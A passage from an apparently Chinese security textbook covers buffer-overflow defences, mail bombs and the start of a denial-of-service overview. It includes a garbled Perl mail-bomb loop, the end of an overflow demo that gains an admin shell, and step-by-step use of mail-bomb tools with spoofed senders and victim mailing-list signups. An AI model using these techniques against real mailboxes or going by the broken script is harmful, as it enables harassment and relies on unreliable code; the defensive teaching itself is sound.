运行 server，然后运行 client 之后，telnet localhost 53764，可以看到显示如下内容：

```
Microsoft Windows 2000 [Version 5.00.2195]
(C)  版权所有  1985-1998 Microsoft Corp.

D:\MyProjects\server>dir
 驱动器  D  中的卷没有标签。
 卷的序列号是  3C2F-72BB

 D:\MyProjects\server  的目录

2002-11-26    17:52          <DIR>              .
2002-11-26    17:52          <DIR>              ..
2002-11-25    11:17          <DIR>              Debug
2002-11-23    20:23                   3，288 server.001
2002-11-25    11:16                     926 server.cpp
2002-11-25    10:33                   3，325 server.dsp
2002-11-25    10:33                     535 server.dsw
2002-11-26    17:52                  41，984 server.ncb
2002-11-26    17:52                  49，664 server.opt

2002-11-25    11:24                     509 server.plg
                  7  个文件            100，231  字节
                  3  个目录    8，688，173，056  可用字节
D:\MyProjects\server>
```

运行结果如图 5-1 所示。



图 5-1　运行结果

这样，就成功以管理员的权限进入了系统。

5.1.4 缓冲区溢出的防范

鉴于缓冲区溢出造成的危害以及严重后果，必须严防这种入侵。目前的防范措施主要有以下几种。

1. 编写正确的代码

编写正确的代码是一件非常有意义但却十分耗时的工作，特别是编写 C 语言那种容易出错的程序，这种风格是由于追求性能而忽视正确性的传统引起的。因此现在出现了一些工具和技术来帮助经验不足的程序员编写安全正确的程序。

最简单的方法就是用 grep 来搜索源代码中容易产生漏洞的库的调用，比如对 strcpy 和 sprintf 的调用，这两个函数都没有检查输入参数的长度。事实上，各个版本 C 的标准库均有这样的问题存在。

为了对付这些问题，相关人员开发了一些高级的查错工具，如 fault injection 等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于检测缓冲区溢出的存在。

虽然这些工具帮助程序员开发更安全的程序，但是由于 C 语言的特点，它们不可能找出所有的缓冲区溢出漏洞。所以，检错技术只能用来减少缓冲区溢出的可能，并不能完全消除它。

2. 非执行的缓冲区

通过使被入侵程序的数据段地址空间不可执行，从而使得入侵者不可能执行被植入程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。事实上，很多老的 UNIX 系统都是这样设计的，但是近来的 UNIX 和 Windows 系统由于实现更好的性能和功能，往往在数据段中动态地放入可执行的代码。所以，为了保持程序的兼容性，不可能使所有程序的数据段都不可执行。

但是能设定堆栈数据段不可执行，这样就可以最大限度地保证了程序的兼容性。Linux 和 Solaris 都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生任何兼容性问题，除了在 Linux 中的两个特例，这时可执行的代码必须被放入堆栈中。

信号传递：Linux 通过向进程堆栈释放代码然后引发中断执行在堆栈中的代码来实现向进程发送 UNIX 信号。非执行缓冲区的补丁在发送信号时是允许缓冲区可执行的。

gcc 的在线重用：研究发现 gcc 在堆栈区里放置了可执行的代码作为在线重用。然而，关闭这个功能并不产生任何问题，似乎只有部分功能不能使用。

非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出，而对于其他形式的入侵则没有效果。通过引用一个驻留的程序的指针就可以跳过这种保护措施。其他的入侵可以采用把代码植入堆或者静态数据段中来跳过保护。

3. 数组边界检查

植入代码引起缓冲区溢出是一个方面，扰乱程序的执行流程是另一个方面。不像非执行缓冲区保护，数组边界检查完全放置了缓冲区溢出的产生和入侵。这样，只要数组不能被溢出，溢出入侵也就无从谈起。为了实现数组边界检查，则所有的对数组的读写操作都应当被检查以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，但是通常可以采用

一些优化的技术来减少检查的次数。目前有以下的几种检查方法。

（1）Compaq C 编译器

Compaq 公司为 Alpha CPU 开发的 C 编译器支持有限度的边界检查（使用-check_bounds 参数）。这些限制是：

- 只有显示的数组引用才被检查，比如“ a[3] ”会被检查，而“ *（a+3）”则不会；
- 由于所有的 C 数组在传送的时候是指针传递的，所以传递给函数的数组不会被检查；
- 带有危险性的库函数（如 strcpy）不会在编译的时候进行边界检查，即便指定了边界检查。

由于在 C 语言中利用指针进行数组操作和传递如此频繁，因此这种局限性是非常严重的。通常这种边界检查用来做程序的查错，而且不能保证不发生缓冲区溢出的漏洞。

（2）Jones & Kelly: C 的数组边界检查

Kelly 开发了一个 gcc 的补丁，用来实现对 C 程序完全的数组边界检查。由于没有改变指针的含义，所以被编译的程序和其他的 gcc 模块具有很好的兼容性。更进一步的是，他们由此从没有指针的表达式中导出了一个“ 基 ”指针，然后通过检查这个基指针来侦测表达式的结果是否在容许的范围之内。

当然，这样付出的性能代价是巨大的，对于一个频繁使用指针的程序如向量乘法，将由于指针的频繁使用而使速度降为原来的 3%。

这个编译器目前还很不成熟，一些复杂的程序（如 elm）还不能在这个编译器上面编译，并执行通过。然而在它的一个更新版本至少能编译执行 SSH 软件的加密软件包。其实现的性能要下降为原来的 50%。

（3）Purify：存储器存取检查

Purify 是 C 程序调试时查看存储器使用的工具而不是专用的安全工具。Purify 使用“ 目标代码插入 ”技术来检查所有的存储器存取。通过用 Purify 连接工具连接，可执行代码在执行的时候数组的所有引用来保证其合法性。这样使性能降为原来的 20%～33%。

（4）类型安全语言

所有的缓冲区溢出漏洞都源于 C 语言缺乏类型安全。如果只有类型安全的操作才可以被允许执行，这样就不可能出现对变量的强制操作。推荐使用具有类型安全的语言如 Java 和 ML。

但是作为 Java 执行平台的 Java 虚拟机是 C 程序，因此通过入侵 JVM 的一条途径是使 JVM 的缓冲区溢出。因此在系统中采用缓冲区溢出防卫技术来使用强制类型-安全的语言，可以收到意想不到的效果。

4. 程序指针完整性检查

程序指针完整性检查和边界检查有略微不同。与防止程序指针被改变不同，程序指针完整性检查在程序指针被引用之前检测到它的改变。因此，即便一个入侵者成功地改变了程序的指针，由于系统事先检测到了指针的改变，这个指针将不会被使用。

与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但是这种方法在性能上有很大的优势，而且兼容性也很好。

程序完整性检查大体上有 3 个研究方向：

（1）手写的堆栈检测

Snarskii 为 FreeBSD 开发了一套定制的能通过检测 CPU 堆栈来确定缓冲区溢出的 libc。这个应用完全用手工汇编写的，而且只保护 libc 中的当前有效记录函数。这个应用达到了设计要求，对于基于 libc 库函数的入侵具有很好的防卫，但是不能防卫其他方式的入侵。

（2）堆栈保护：编译器生成的有效记录完整性检测

堆栈保护是一种提供程序指针完整性检查的编译器技术，通过检查函数活动记录中的返回地址来实现。堆栈保护作为 gcc 的一个小补丁，在每个函数中加入了函数建立和销毁的代码。加入的函数建立代码实际上在堆栈中函数返回地址后面加了一些附加的字节，而在函数返回时，首先检查这个附加的字节是否被改动过。如果发生过缓冲区溢出的入侵，那么这种入侵很容易在函数返回前被检测到。

但是，如果入侵者预见到这些附加字节的存在，并且能在溢出过程中同样地制造他们，那么他就能成功地跳过堆栈保护的检测。通常，有如下的两种方案对付这种欺骗：

- 终止符号：利用在 C 语言中的终止符号如 0（NULL）、CR、LF 和-1（EOF）等不能在常用的字符串函数中使用，因为这些函数一旦遇到这些终止符号，即结束函数过程。
- 随机符号：利用一个在函数调用时产生的 32 位的随机数来实现保密，使得入侵者不可能猜测到附加字节的内容。而且每次调用时附加字节的内容都在改变，也无法预测。

通过检查堆栈的完整性的堆栈保护法是从 Synthetix 方法演变来的。Synthetix 方法通过使用准不变量来确保特定变量的正确性。这些特定的变量的改变是程序实现能预知的，而且只能在满足一定的条件才能可以改变，这种变量称为准不变量。Synthetix 开发了一些工具用来保护这些变量。

入侵者通过缓冲区溢出而产生的改变可以被系统当成非法的动作。在某些极端的情况下，这些准不变量有可能被非法改变，这是就需要堆栈保护来提供更完善的保护了。

实验的数据表明，堆栈保护对于各种系统的缓冲区溢出都有很好的保护作用，并能保持较好的兼容性和系统性能。随后，用堆栈保护的方法重新构造了一个完整的 Linux 系统（Red Hat 5.1）。然后用 XFree86-3.3.2-5 和 lsof 的漏洞对此进行了入侵，结果表明，这个系统有效地抵御了这些入侵。这些分析表明，堆栈保护能有效抵御基于堆栈的入侵。

堆栈保护版本的 Red Hat Linux 5.1 已经在各种系统上运行了多年，包括笔记本电脑和工作组文件服务器。从 Web 服务器上可以得到这个版本，而且在邮件列表里已经有了 55 个成员。除了仅有的一次例外，这个系统和本来的系统工作完全一样，这表明堆栈保护并不对系统的兼容性构成很大的影响。

已经用各种性能测试来评测堆栈保护的性能。Mircobenchmarks 的结果表明在函数的调用和堆栈保护中增加了系统的开销。而在网络的测试中（需要用到堆栈保护的地方），则表明这种开销不是很大。

第 1 个测试对象是 SSH，它提供了极强的加密和认证，用来替代 Berkeley 的 r 系列指令。SSH 使用了软件加密，因此系统的占用的带宽不大，用网络间复制一个大文件来测试带宽：

```
scp bigsource localhost:bigdest
```

测试结果表明：堆栈保护几乎不影响 SSH 的网络吞吐性能。

第 2 个测试使用了 Apache Web 服务器。如果这种服务器存在基于堆栈的入侵，那么入侵者就可以轻易地取得 Web 服务器的控制权，允许入侵者阅读隐秘的内容和肆意篡改主页的内

容。同时，Web 服务器也是对性能和带宽要求较高的一个服务器部件。

和 SSH 一样，他们的性能几乎没有区别。在客户数目较少的情况下，带有保护的服务器性能比不带保护的略微好些，在客户端数目多的时候，不带保护的性能好些。在最坏的情况下，带保护的服务器比不带保护的连接性能低 8%，而在平均延时上保持优势。像以前一样，把这些归结为噪声的影响。因此，结论是：堆栈保护对 Web 服务器系统性能没有重大的影响。

（3）指针保护：编译器生成程序指针完整性检查

在堆栈保护设计的时候，冲击堆栈构成了缓冲区溢出的常见的一种形式。有人推测存在一种模板来构成这些入侵。自此，很多简单的漏洞被发现了，很多入侵者开始用在第 2 部分中描述的更一般的方法实施缓冲区溢出。

指针保护是堆栈保护针对这种情况的一个推广。通过在所有的代码指针之后放置附加字节来检验指针在被调用之前的合法性。如果检验失败，会发出报警信号和退出程序的执行，就如同在堆栈保护中的行为一样。这种方案有两点需要注意：

- 附加字节的定位：附加字节的空间是在被保护的变量被分配的时候分配的，同时在被保护字节初始化过程中被初始化。这样就带来了问题；为了保持兼容性，不想改变被保护变量的大小，因此不能简单地在变量的结构定义中加入附加字。还有，对各种类型也有不同的附加字节数目。
- 检查附加字节：每次程序指针被引用的时候都要检查附加字节的完整性。这个也存在问题；因为“从存取器读”在编译器中没有语义；编译器更关心指针的使用，而各种的优化算法倾向于从存储器中读入变量。

还有随着不同类型的变量，读入的方法也各自不同。

已经开发了指针保护的一个原型（还是基于 gcc 的），通过附加字节来保护静态分配的函数指针，但不适用于结构和数组类型。这个计划还远没有完成。一旦这个项目完成了，那么用它和堆栈保护构成的可执行代码将不会受到缓冲区溢出的入侵了。

目前为止，只有很少一部分使用非指针变量的入侵能逃脱指针保护的检测。但是，可以通过在编译器上强制对某一变量加入附加字节来实现检测，这时需要程序员自己手工加入相应的保护了。

5. 兼容性和性能的考虑

程序指针完整性检查与边界检查相比，并不能防止所有的缓冲区溢出问题。然而在执行的性能和兼容性上具有相当的优势。

- 性能：边界检查必须在每个数组元素操作时完成一次检查。相比之下，程序指针检查只在被引用的时候实现检查。无论在 C 语言还是在 C++语言中，这种在程序指针引用上的开销始终比数组的指针引用小。
- 应用效能：边界检查最难实现之处在于，在 C 语言中很能确定数组的边界。这是由于在 C 语言中，数组的概念和通用指针的混用造成的。由于一个指针是一个独立的对象，没有与特定的边界条件关联，只有一个系统的机器字来存储它，而标识边界信息的数据却没有存放。因此需要特殊的方法来恢复这些信息；数组的引用将不再是一个简单的指针，而是一个对缓冲区描述的指针组。
- 与现有代码的兼容性：一些边界检查方法为了与现有的代码保持兼容而在系统的性能上

受到了损失，而另一些则用别的方法达到目的。这样就打破了传统的 C 的转换规则，转而产生了一类新的 C 编译器，只能编译 C 的一个子集，有的还不能使用指针或者需要别的改变。

5.2 邮件炸弹

炸弹的基本原理是利用工具软件集中在一段时间内向目标主机发送大量垃圾信息，或是发送超出系统接收范围的信息，使对方出现负载过重和网络堵塞等情况，从而造成目标系统的崩溃及拒绝服务。下面以邮件炸弹为例来介绍这类黑客手段。

5.2.1 邮件炸弹原理

在各类炸弹中，邮件炸弹是最常见的方式，而写一个邮件轰炸程序也不过短短几十行就可以实现。

“邮件炸弹”（Email Bomb）是一种在网络上的恶意入侵行为，在短时间内连续寄发大量邮件给同一收件人，使得收件人的信箱容量不堪负荷而无法收发邮件。一般的电子邮箱的容量在 5MB 以下，如果电子邮箱一次被几百、几千，甚至上万封电子邮件所占据，这时候电子邮件的总容量就会超过电子邮箱的总容量，以至造成邮箱超负荷而崩溃。邮件炸弹与所谓的垃圾邮件（Spam mail）不同，垃圾邮件是将同一封邮件一次寄给多个收件人，并不会对收件人的信箱造成伤害。

目前在网络上就有许多现成的寄发邮件炸弹的工具，所以要制造一个邮件炸弹并不难，但一般人不会采取恶意的入侵行为。且除非有十足地把握可以隐身得很好，不然终究会被别人识破。邮件炸弹不仅造成收件人信箱爆满而无法再接收其他的邮件，还会加重网络的流量负荷，甚至会导致整个邮件系统瘫痪。

邮件炸弹有很多种，下面分析了一个用在 UNIX 的实例，程序用 Perl 编写。

```
#!/bin/perl （perl 所在目录）;
$mailprop='/user/lib/sendmail'; （sendmail 所在目录）
$recipient='victim@targeted_site.com'; （入侵目标）
$variable_initialized_to_0=0; （设定变量）
 while（$variable_initialized_to_0=0）<1000）{ open（MAIL，"/$mailprog$recipient"） || die" Can't open $mailprog!\n print MAIL"YOU Suck!"close （ MAIL ） ;sleep 3; $variable_initialized_to_0++;（自增）}
```

上述代码将一个变量 variable_initialized_to_0 初始化为 0 然后指定只要该变量小于 1000，就将邮件发送给目标接收者。程序经过 while 循环一次，变量 variable_initialized_to_0 的值加 1，邮件将被传送 999 次。然而如果想要手工输入一系列入侵目标则很费时，解决的最好方法是利用邮件列表，所以，若看到要填写诸如“请留下你的 E-mail”时都应该注意。

5.2.2 常见邮件炸弹工具

1. KaBoom! Ver 3.0 简介

KaBoom！软件是此类软件的典型，3.0 版比以前的增强了许多的功能，可以不间断发信，常用的匿名邮件服务器的地址列表也做在了程序里，用户还可以自己增添新的功能，再就是可

以为所入侵的人订阅一些信量很大的邮件讨论组(邮件讨论组会自动地向指定的地址发送电子邮件），还多了一些很搞笑的音效。该软件可以从下面链接下载：http://semxa.kstar.com/hacking/Kaboom!3.zip。

启动 KaBoom！v3.0 后会出现一个小窗口，也就是 KaBoom！v3.0 的主界面，如图 5-2 所示，上面有 3 个按钮：Mailbomber、Mailing List 和 Close。



图 5-2　KaBoom！v3.0 主界面

首先，单击“ Mailbomber ”按钮，弹出的窗口如图 5-3 所示。




图 5-3　Mailbomber 窗口

To:收信人地址。

From:发信人地址，一般为匿名或冒充别人的名字。

Server：与发信人地址相对应的发信服务器地址（如 188 的信箱则写 smtp.188.net，263 的信箱则写 smtp.263.net）或选择匿名发信服务器。

Priority：入侵力度，一般选 High 就可以。

Subject:信件的标题。

Number of Msages：发信数量。

Mail Perpetually：累加发信，直到单击“ Stop ”按钮时，它才停止。

CC：同时还要入侵的邮件地址。

Message Body：信件的内容。

Send：开始发送。

Finger：探测被入侵目标的活动情况。

Open：将附件插入信中。

在如图 5-2 所示的主界面中单击“ Mailing List ”按钮，该按钮的功能是为被入侵邮件地址订阅邮件组，出现窗口如图 5-4 所示。



图 5-4　订阅邮件组

左边的 3 例选项：选择订阅的邮件组。

Address：邮件组收信人。

Name：订阅人名称。

Server：指定发信服务器。

Send your condolences：问候语。

Subscribe：确定订阅按钮。

Close 关闭 KaBoom！v3.0 主界面。

在 KaBoom！v3.0 主界面窗口中选择 Edit→Settings，将出现如图 5-5 所示对话框。

Losers：被入侵邮件地址列表。

Names：常用的匿名。

Pseudonyms：常用的假冒地址。

Play Sound：是否需要音效。

Alert Message：轰炸完成后是否需要查看详细报告。

此外，在 About 菜单下面有软件作者的详细信息。




图 5-5　settings 对话框

2.　Avalanche 简介

Avalanche 的界面比 KaBoom！更友好，功能也更强大，最主要的是，它能够更好的隐藏入侵者的来源。Avalanche 的最新版本是 v3.5，下面对其进行简单介绍。

运行 Avalanche v3.5 应用程序，会出现如图 5-6 所示的界面，它有 4 个按钮：Mail Bomber、

Mailing Lists、Statistics 和 Exit。



图 5-6　程序主界面

单击“ Mail Bomber ”按钮，会出现如图 5-7 所示的窗口。

Domain name：邮件来源的主机名（可不填）。

To：收信人地址。

From：发信人地址。

Server：发信服务器地址。

E-mailer：选择发信软件。

Priority：入侵力度。

Carbon copy：抄送地址。

Relays：重复次数。

Options 标签如图 5-8 所示。




图 5-7　选项设置




图 5-8　Options 设置

Number of e-mails：发信数量。

Mail until stopped：累加发信，直到单击“ Stop ”按钮时，它才停止。

Use mass mailing：给主要收件人集中发送邮件。

Use real IP for mail headers：在主题中使用自己的真正 IP。

Request notification：请求收信服务器发送通知邮件。

Use random insult for subject：在主题中自动生成骂人的话。

Append random insult to message：在信中附加骂人的话。

Spasm mode：间歇性发送模式。

Epileptic mode：连续性发送模式。

File attachment：需要添加的附件的位置。

Start：开始发送按钮。

在 Message 标签填写信件内容。单击下方的“ Random Subject ”按钮会自动随机生成信件标题，单击“ Random Message ”按钮会自动随机生成信件内容，单击“ Random Insult ”按钮

会出现一个自动骂人的话的随机生成器。Log 选项记录发送邮件过程中出现的异常情况。

在主界面中单击“ Mailing Lists ”按钮，会出现如图 5-9 所示的窗口，该窗口有 3 个选项，Mail Properties 是关于订阅邮件组者的情况。

Domain name：邮件来源的主机名。

Address：受害者的邮件地址。

Name：受害者的名字。

Server：首选的发信服务器。

Lists 标签可以设置关于邮件组列表的详细情况，如图 5-10 所示。




图 5-9　设置订阅邮件者的情况




图 5-10　List 标签

List File：选用的邮件组名称。

Command：发送到邮件组服务器的命令。

Lists：给受害者订阅的邮件组。

Log 选项是发送过程中的日志记录。

主界面里的 Statistics 按钮记录了关于本软件的各种数据信息。

以上介绍了两种最常见的邮件炸弹工具，当然，邮件炸弹除了轰炸邮箱这种非法功能以外，还可以合法使用给用户带来方便，比如说可以通过邮件炸弹的 CC 功能来发宣传广告等。

5.2.3　邮件炸弹的防范

为了有效地防范邮件炸弹地入侵，用户在平时应该注意以下几点。

（1）不要将自己的邮箱地址到处传播，特别是申请上网账号时 ISP 送的电子信箱，那是按字节收费的。可以多申请几个免费信箱对外使用，即使遭到轰炸也不太可惜。

（2）最好用 POP3 收信，可以用 Outlook 或 Foxmail 等 POP3 收信工具收取 E-mail。例如用 Outlook，可以选择“ 工具 ”/“ 收件箱助理 ”，然后单击“ 添加 ”按钮，在打开的属性窗口中可以设定对各种条件的 E-mail 的处理方式。如果想让超过 1024KB 的邮件直接从服务器上删除，根本不下载到计算机上，可以在邮件条件框中将“ 大于 ”选中，然后输入 1024，接着在“ 执行下列操作 ”框中选中“ 从服务器删除 ”。

（3）当某人不停炸信箱时，可以先打开一封信，看清对方地址，然后在收件工具的过滤器中选择不再接收这地址的信，直接从服务器删除。

（4）在收信时，一旦看见邮件列表的数量超过平时正常邮件的数量的若干倍，应当马上停

止下载邮件，然后再从服务器删除炸弹邮件。

（5）不要认为邮件发送有回复功能，就可以报复发炸弹的人，发件人有可能是用的假地址发信，这个地址也许填得与收件人地址相同。

（6）可以用一些工具软件防止邮件炸弹，下面介绍常见的防范邮件炸弹工具软件。

• BombSquad V2.0

最新版本：2.0

文件名称：bomsquad.exe

文件大小：174KB

下载站点：http://www.bombsquak.com

简介：Bombsquad 能自动替用户清理“ 门户 ”，把服务器上的邮件“ 洗 ”得一干二净。只需指定欲清理的邮件数目，如此 Bombsquad 在删除信件之余更会制作副本，以免用户意外错误删除。

用法：运行 Bombsquad，在“ Retrieve Message ”处输入欲查看的邮件数目，并分别键入 POP3 服务器名称、账号名称及密码，再单击“ Connect ”按钮登录服务器。至于邮件清理模式建议选择使用“ Safe Mode ”，这样程序出错的机会较小。进入“ Prestart ”画面后，分别于上下两栏输入要删除邮件的数目范围，例如要清理前十封邮件时，便应分别输入“ 1 ”和“ 10 ”。如果处理邮件众多，则可选择“ Minimize to system tray while working ”使工作窗口最小化。最后单击“ Begin ”按钮即可迅速执行程序。

• E-mail Chomper 2.01

最新版本：2.01

文件名称：echom201.exe

文件大小：1703KB

下载站点：http://www.sarum.com

简介：使用 E-mail Chomper 可以在不用下载信件内容的情况下，列出服务器上每封邮件的标题，寄信人及附加文件的大小。当用户发现一些不想下载的信件或邮件炸弹时，便可将有关邮件删除。

用法：执行 Setup.exe，安装完毕后用鼠标双击 E-mail Chomper 图标。第一次进入程序时要输入“ Account desc ”，用户可以随意输入自己的别名，并在其余 3 栏中分别键入 POP3 服务器名，用户名及密码。完成后单击“ Add ”按钮并单击“ OK ”按钮。此时会看见其工作主画面，按左上角的地球图标链接到 POP3 服务器。之后可以看见服务器上的邮件资料，并选择欲清理的信件。单击左上方的 Delete 图标后，不想看见的邮件从此消失。

注意：由于 E-mail Chomper 是共享软件，因此在使用上限制很多，如只能查阅邮件的标题和信头资料（Header），无法知道信件内容。此外，非注册版本最多只能清理 25 封邮件，如果要对付更多的垃圾邮件，则需要付注册费。

• Spammer slammer V1.3

最新版本：1.3

文件名称：sslammer.exe

文件大小：1.36MB

下载站点：http://www.nowtools.com

简介：Spammer slammer 是一个强大的 E-mail 过滤软件，除了基本过滤功能外，更可自动把过滤邮件分为 5 种等级，方便用户决定所过滤的邮件是否应该保留。此外，Spammer slammer 也可通过因特网连上其网站，升级最新的过滤数据库和更新文件，完成自动升级。而且，此软件是免费的，虽然软件在设定上比较复杂，但不用付费便能使用如此强大的软件，还有什么怨言呢?

用法：执行安装程序 sslammer.exe，完成安装后双击 Slammer 图标进入 Slammer，预设的 E-mail 软件会自动弹出来。此时双击 Slammer 右上方的“ AutoConfig ”图标，程序就会自动更改 Outlook Express 的账号设定，接下来的工作由电子邮件软件去完成。用户可以通过其“ 账号管理员 ”把 Slammer 附上 SPAM1 到 SPAM5 等不同等级的邮件归类。通常除查看 SPAM1 是否还存在有用的邮件外，其余的都统统归类到“ 回收站 ”去。

注意 若 Auto Config 未能自动更改预设邮件软件的账号设定，请按照以上 Outlook Express 的例子更改。把“ POP3 Mail Server ”改为“ Localhost ”或“ 127.0.0.1 ”，再把“ Account name ”改为“ garyl/mail.aaaaa.net ”，即“ 你的账号名称/你的邮件服务器 ”。另外，如果程序执行时出现如下错误信息“ Missing DLL file，MFC42.DLL and/or MSVCRT40.DLL was not found ”，则表示还缺少上述的库文件。用户可以到下面链接下载所需文件。

http://www.winsite.com/cgi-bin/dload/72/win95/misc/mfc42.zip

• Bounce Spam Mail v.1.8

最新版本：1.8

文件名称：bsm18.exe

文件大小：290KB

下载站点：http://ay.home.ml.org

简介：网络炸弹除包括邮件炸弹外，一些烦人的因特网广告也是来源之一。很多用户就投诉广告商不停寄来广告信件，即使用户已经回函一封 Unsubscribe 的信件他们也照寄不误。如果遇到这种情况，可以试试这个 Bounce Spam Mail，因为它会伪造一封邮件地址错误的报告，使广告商误以为账户并不存在，从而把合法用户“ 打入冷宫 ”。

用法：直接执行程序后，分别输入邮件地址，邮件服务器和广告商的邮件地址，再复制和粘贴该广告信的内容。复制时记得把所有信件头和内文都拷贝进去，以增加真实程度。寄出后对方便会收到“ 回信 ”，从而把用户自己在邮寄清单中删除。

• Spam Hater V2.09

最新版本：2.09

文件名称：spamh.exe

文件大小：834KB

下载站点：http://ay.home.ml.org

简介：每次收到邮件炸弹后都只懂得删除似乎过于被动，反过来用炸弹报复对方，又只会助长炸弹歪风。但如果使用 Spam Hater，就可以向有关方面做出被炸投诉。

用法：执行 Spamh.exe 安装程序，完成后双击 Spam Hater 图标。进入主画面后，先选择所使用的邮件软件，笔者选择以 Outlook Express 作示范。开启 Outlook Express 后，用鼠标点选炸弹信件，并查看“ 文件 ”→“ 内容 ”。再选“ 详细资料 ”一页，按下“ 邮件原始文件 ”按钮，可以看见信件的 Headers 和内容。

返回 Spam Hater，选择“ You’ve been hit? Spam Response ”，并按下“ Analysethe Spam ”按钮，此时工作窗口内显示出有关邮件地址。其实那些都是邮件炸弹所经过之路的个别服务器负责人，于是就可以向负责人作出投诉。

在窗口的左下方，笔者选定“ 礼貌要求 ”的投诉范文，用户可以按下“ Edit ”按钮查看或修改范文的内容。也别忘记取消“ Append a copy of the spam ”选项，顺带寄上一份垃圾邮件的附本以供有关方面参考。如果一切没有问题，只要单击“ Send Response ”按钮就能完成整个投诉过程了。

此外，在网上不要树敌，无论在聊天室同人聊天，还是在论坛上与人辩论，都要注意言辞不可过激，更不能进行人身入侵。否则，一旦对方知道信箱地址，很有可能会因此而轰炸。另外，也不要轻易在网上到处乱贴自己的网页地址或者产品广告之类的帖子，或者直接向陌生人的信箱里发送这种有可能被对方认为是垃圾邮件的东西，因为这样做极有可能引起别人的反感，甚至招致对方的“ 炸弹 ”报复。

5.3　防御拒绝服务

拒绝服务，即 Denial of Service，简称 DoS，几乎是从因特网络的诞生以来就伴随着因特网络的发展而一直存在也在不断发展和升级着。早在 1988 年 9 月的蠕虫事件可以说是 DoS 的最早的表现形式之一，直到 2000 年 2 月份的 Yahoo、亚马逊、CNN 被 DoS 入侵陷入瘫痪，DoS 技术给流量飞速增长的网络安全带来严重的威胁。

5.3.1　拒绝服务概述

拒绝服务是由人或非人为发起的行动，使主机硬件、软件或者两者同时失去工作能力，使用户的系统不可访问并因此拒绝合法的用户服务要求，使得合法的系统用户不能及时得到应得的服务或系统资源，如 CPU 处理时间、存储器等，它最本质的特征是延长正常的应用服务的等待时间。这种入侵往往针对 TCP/IP 中的某个弱点，或者系统存在的某些漏洞，对目标系统发起的大规模进攻致使入侵目标无法向合法的用户提供正常的服务。拒绝服务入侵简单有效，能够迅速产生效果。

拒绝服务使网站服务器充斥大量要求回复的信息，消耗网络带宽或系统资源，导致网络或系统不胜负荷以至于瘫痪而停止提供正常的网络服务。黑客不正当地采用标准协议或连接方法，向入侵的服务发出大量信息，占用及超越受入侵服务器所能处理的能力，使入侵目标不能正常地为用户服务。许多拒绝服务都使用广播方式把数据包发送给一个网络中的所有成员以实现入侵。从历史情况看，这种模式的入侵目标一般是网络上的公共设施。拒绝服务有一个很明显的特征就是入侵者企图阻止合法用户访问可用资源。主要表现为以下几个方面：

- 企图湮没一个网络，中断正常的网络流量；
- 企图破坏两个机器之间的连接，禁止访问可用服务；
- 企图阻止某一特定用户对网络上服务的访问；
- 企图破坏一个特定系统或人使其不能提供正常服务。

可见拒绝服务的目的不在于闯入一个站点或更改其数据，而在于使站点无法服务于合法的请求。入侵者并不单纯为了进行拒绝服务而入侵，往往是为了完成其他的入侵面而必须做的。

